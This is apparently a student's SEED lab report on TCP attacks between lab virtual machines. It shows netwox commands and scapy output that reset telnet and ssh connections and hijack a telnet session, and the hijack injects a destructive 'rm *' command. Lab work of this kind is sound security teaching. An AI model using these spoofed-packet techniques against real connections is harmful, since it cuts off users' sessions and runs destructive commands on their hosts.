
Frame 64: 107 bytes on wire (856 bits), 107 bytes captured (856 bits) on interface 0
 ▶ Linux cooked capture
 ▶ Internet Protocol Version 4, Src: 10.0.2.18, Dst: 10.0.2.9
 ▶ Transmission Control Protocol, Src Port: 23, Dst Port: 50230, Seq: 52173322, Ack: 4198510062, Len: 39
 Source Port: 23
 Destination Port: 50230
 [Stream index: 0]
 [TCP Segment Len: 39]
 Sequence number: 52173322
 [Next sequence number: 52173361]
 Acknowledgment number: 4198510062
 Header Length: 32 bytes
 Flags: 0x018 (PSH, ACK)
 Window size value: 227
 [Calculated window size: 29056]
 [Window size scaling factor: 128]

Packets: 72 · Displayed: 72 (100.0%) · Profile: Default

any: <live capture in progress>

Type here to search

10:54 PM 9/26/2021



In this task we are going to launch a TCP RST attack to break an existing telnet connection and ssh connection between victim and server using netwox and scapy tools. first the victim gets connect to the server and establish the connection during this time the tcp and telnet are captured in the wireshark and next sequence number and acknowledge number are obtained which is used by the attacker to break the connection between the victim and server.


Reset tcp.py

Observation on attacker machine

```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo python reset.py
Sending reset packet
version      : BitField (4 bits)          = 4          (4)
ihl         : BitField (4 bits)          = None      (None)
tos         : XByteField               = 0          (0)
len         : ShortField                = None      (None)
id          : ShortField                = 1          (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0          (0)
ttl          : ByteField                 = 64         (64)
proto        : ByteEnumField            = 6          (6)
chksum       : XShortField              = None      (None)
src          : SourceIPField            = '10.0.2.18' (None)
dst          : DestIPField               = '10.0.2.9' (None)
options      : PacketListField          = []         ([])
...
sport        : ShortEnumField            = 23         (20)
dport        : ShortEnumField            = 50230     (80)
seq          : IntField                  = 52173361  (0)
ack          : IntField                  = 0          (0)
dataofs      : BitField (4 bits)         = None      (None)
reserved     : BitField (3 bits)         = 0          (0)
flags        : FlagsField (9 bits)       = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField                = 8192      (8192)
chksum       : XShortField              = None      (None)
urgptr       : ShortField                = 0          (0)
options      : TCPOptionsField          = []         ([])
[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```

Observation on victim machine

```
No. Time           Source             Destination          Protocol Length Info
47 2021-09-26 13:33:20.4113670... 10.0.2.9          10.0.2.18          TCP      68 50232 → 23 [ACK] Seq=903332375 Ack=3018611208 ...
48 2021-09-26 13:33:20.4425581... 10.0.2.18          10.0.2.9          TELNET  131 Telnet Data ...
49 2021-09-26 13:33:20.4425785... 10.0.2.9          10.0.2.18          TCP      68 50232 → 23 [ACK] Seq=903332375 Ack=3018611271 ...
50 2021-09-26 13:33:20.4435335... 10.0.2.18          10.0.2.9          TELNET  70 Telnet Data ...
51 2021-09-26 13:33:20.4435516... 10.0.2.9          10.0.2.18          TCP      68 50232 → 23 [ACK] Seq=903332375 Ack=3018611273 ...
52 2021-09-26 13:33:20.6046980... 10.0.2.18          10.0.2.9          TELNET  131 Telnet Data ...
53 2021-09-26 13:33:20.6047124... 10.0.2.9          10.0.2.18          TCP      68 50232 → 23 [ACK] Seq=903332375 Ack=3018611336 ...
54 2021-09-26 13:33:20.6053324... 10.0.2.18          10.0.2.9          TELNET  282 Telnet Data ...
55 2021-09-26 13:33:20.6053376... 10.0.2.9          10.0.2.18          TCP      68 50232 → 23 [ACK] Seq=903332375 Ack=3018611550 ...
56 2021-09-26 13:33:20.9317238... 10.0.2.18          10.0.2.9          TELNET  107 Telnet Data ...
57 2021-09-26 13:33:20.9317524... 10.0.2.9          10.0.2.18          TCP      68 50232 → 23 [ACK] Seq=903332375 Ack=3018611589 ...
58 2021-09-26 13:33:37.6838410... ::1             10.0.2.18          UDP     64 59763 → 55593 Len=0
59 2021-09-26 13:33:43.1237981... PcsCompu_ab:41:94  ARP      62 Who has 10.0.2.9? Tell 10.0.2.8
60 2021-09-26 13:33:43.1238138... PcsCompu_16:id:52  ARP      44 10.0.2.9 is at 08:00:27:16:id:52
61 2021-09-26 13:33:43.1315799... 10.0.2.18          10.0.2.9          TCP      62 23 → 50230 [RST] Seq=52173361 Win=8192 Len=0
62 2021-09-26 13:33:43.1315799... 10.0.2.18          10.0.2.9          UDP     64 59763 → 55593 Len=0
▶ Frame 61: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
▶ Linux cooked capture
▶ Internet Protocol Version 4, Src: 10.0.2.18, Dst: 10.0.2.9
▼ Transmission Control Protocol, Src Port: 23, Dst Port: 50230, Seq: 52173361, Len: 0
  Source Port: 23
  Destination Port: 50230
  [Stream index: 1]
  [TCP Segment Len: 0]
  Sequence number: 52173361
  Acknowledgment number: 0
  Header Length: 20 bytes
  ▶ Flags: 0x004 (RST)
    Window size value: 8192
0000  00 00 00 01 00 06 08 00 27 ab 41 94 64 00 08 00 .....'.A.d...
0010  45 00 00 28 00 01 00 00 40 06 62 b5 0a 00 02 12 E.(....@.b....
0020  0a 00 02 09 00 17 c4 36 03 1c 1a 31 00 00 00 00 .....6....1....
0030  50 04 20 00 96 2b 00 00 00 00 00 00 00 00 00 P. ....+....
```



```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ telnet 10.0.2.18
Trying 10.0.2.18...
Connected to 10.0.2.18.
Escape character is '^'.
Ubuntu 16.04.2 LTS
Nikhil_PES1UG20CS821 login: seed
Password:
Last login: Sun Sep 26 13:23:14 EDT 2021 from 10.0.2.9 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage


0 packages can be updated.
0 updates are security updates.

[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```

In this task the tcp connection is broken between the victim and server using the next sequence number and acknowledge number.

Reset ssh.py

Observation on attacker machine



```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo netwox 40 -l 10.0.2.18 -m 10.0.2.9 -o 22 -p 50234 -B -q 521344269
IP
version| ihl | tos | totlen
 4   | 5   | 0x00=0 | 0x0028=40
      id |       | [F|D|M] | offsetfrag
      0xC1B2=49586 | 0|0|0 | 0x0000=0
ttl | protocol | checksum
 0x00=0 | 0x06=6 | 0xE103
      source |           |
      10.0.2.18 |           |
      destination |           |
      10.0.2.9 |           |
TCP
source port | destination port
 0x0016=22 | 0xC43A=50234
seqnum
 0x1F13150D=521344269
acknum
 0x00000000=0
doff | r|r|r|r|C|E|U|A|P|R|S|F| window
 5 | 0|0|0|0|0|0|0|0|1|0|0 | 0x0000=0
checksum | urgptr
 0x9F55=40789 | 0x0000=0
[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```

```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo python ssh.py
Sending reset packet
version      : BitField (4 bits)          = 4           (4)
ihl         : BitField (4 bits)          = None        (None)
tos         : XByteField               = 0            (0)
len         : ShortField                = None        (None)
id          : ShortField                = 1            (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0            (0)
ttl          : ByteField                 = 64          (64)
proto        : ByteEnumField            = 6            (6)
checksum     : XShortField              = None        (None)
src          : SourceIPField            = '10.0.2.18' (None)
dst          : DestIPField               = '10.0.2.9'  (None)
options      : PacketListField          = []          ([])

-- 
sport        : ShortEnumField            = 22          (20)
dport        : ShortEnumField            = 50234       (80)
seq          : IntField                 = 521344269 (0)
ack          : IntField                 = 0            (0)
dataofs      : BitField (4 bits)          = None        (None)
reserved     : BitField (3 bits)          = 0            (0)
flags        : FlagsField (9 bits)         = <Flag 4 (R)> (<Flag 2 (S)>)
window       : ShortField                = 8192        (8192)
checksum     : XShortField              = None        (None)
urgptr       : ShortField                = 0            (0)
options      : TCPOptionsField          = []          ([])

[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```



Observation on victim machine

```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ telnet 10.0.2.18
Trying 10.0.2.18...
Connected to 10.0.2.18.
Escape character is '^>'.
Ubuntu 16.04.2 LTS
Nikhil_PES1UG20CS821 login: seed
Password:
Last login: Sun Sep 26 13:33:20 EDT 2021 from 10.0.2.9 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


[09/26/21]seed@Nikhil_PES1UG20CS821:~$
```




Same task as mentioned above is achieved using the ssh instead of tcp.

Task 3: TCP RST Attacks on Video Streaming Applications

Observation on attacker machine



Observation on victim machine



In this task the video streaming by the victim is disrupted by the attacker by breaking the tcp connection.

Task 4: TCP Session Hijacking

Observation on attacker machine

```
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo netwox 40 --ip4-src "10.0.2.9" --ip4-dst "10.0.2.18" --ip4-ttl 64 --tcp-dst 23 --tcp-src "33590" --tcp-seqnum "3891519333" --tcp-window 2000 --tcp-ack --tcp-acknum "364859672" --tcp-data "0d20726d202a0a0d"
IP
version| ihl | tos | totlen
  4   | 5   | 0x00=0 | 0x0030=48
id     |       |       | r|D|M| offset frag
      | 0xA7D4=42964 | 0|0|0 | 0x0000=0
ttl    | protocol |       | checksum
  0x40=64 | 0x06=6 |       | 0xBAD9
source  |           | source
          10.0.2.9 | destination
destination |           | 10.0.2.18
TCP
source port | destination port
  0x8336=33590 | 0x0017=23
seqnum
  0xE7F3DF65=3891519333
acknum
  0x15BF5118=364859672
doff | r|r|r|r|C|E|U|A|P|R|S|F| window
  5 | 0|0|0|0|0|0|1|0|0|0|0 | 0x07D0=2000
checksum
  0x349F=13471 | urgptr
                           0x0000=0
0d 20 72 6d 20 2a 0a 0d # . rm ...
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo gedit sessionhijack.py
(gedit:3522): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.SessionManager was not provided by any .service files
** (gedit:3522): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-spell-enabled not supported
** (gedit:3522): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ 9:44 PM 9/26/2021
```

```
** (gedit:3522): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-encoding not supported
** (gedit:3522): WARNING **: Set document metadata failed: Setting attribute metadata::gedit-position not supported
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo python sessionhijack.py
sudo: python: command not found
[09/26/21]seed@Nikhil_PES1UG20CS821:~$ sudo python sessionhijack.py
Sending session hijacking packet
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 ()> (<Flag 0 ()>)
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.0.2.9' (None)
dst : DestIPField = '10.0.2.18' (None)
options : PacketListField = [] ([])

sport : ShortEnumField = 33590 (20)
dport : ShortEnumField = 23 (80)
seq : IntField = 3891519333L (0)
ack : IntField = 364859672 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
checksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] ([])

load : StrField = '\r rm *\n\r' ('')
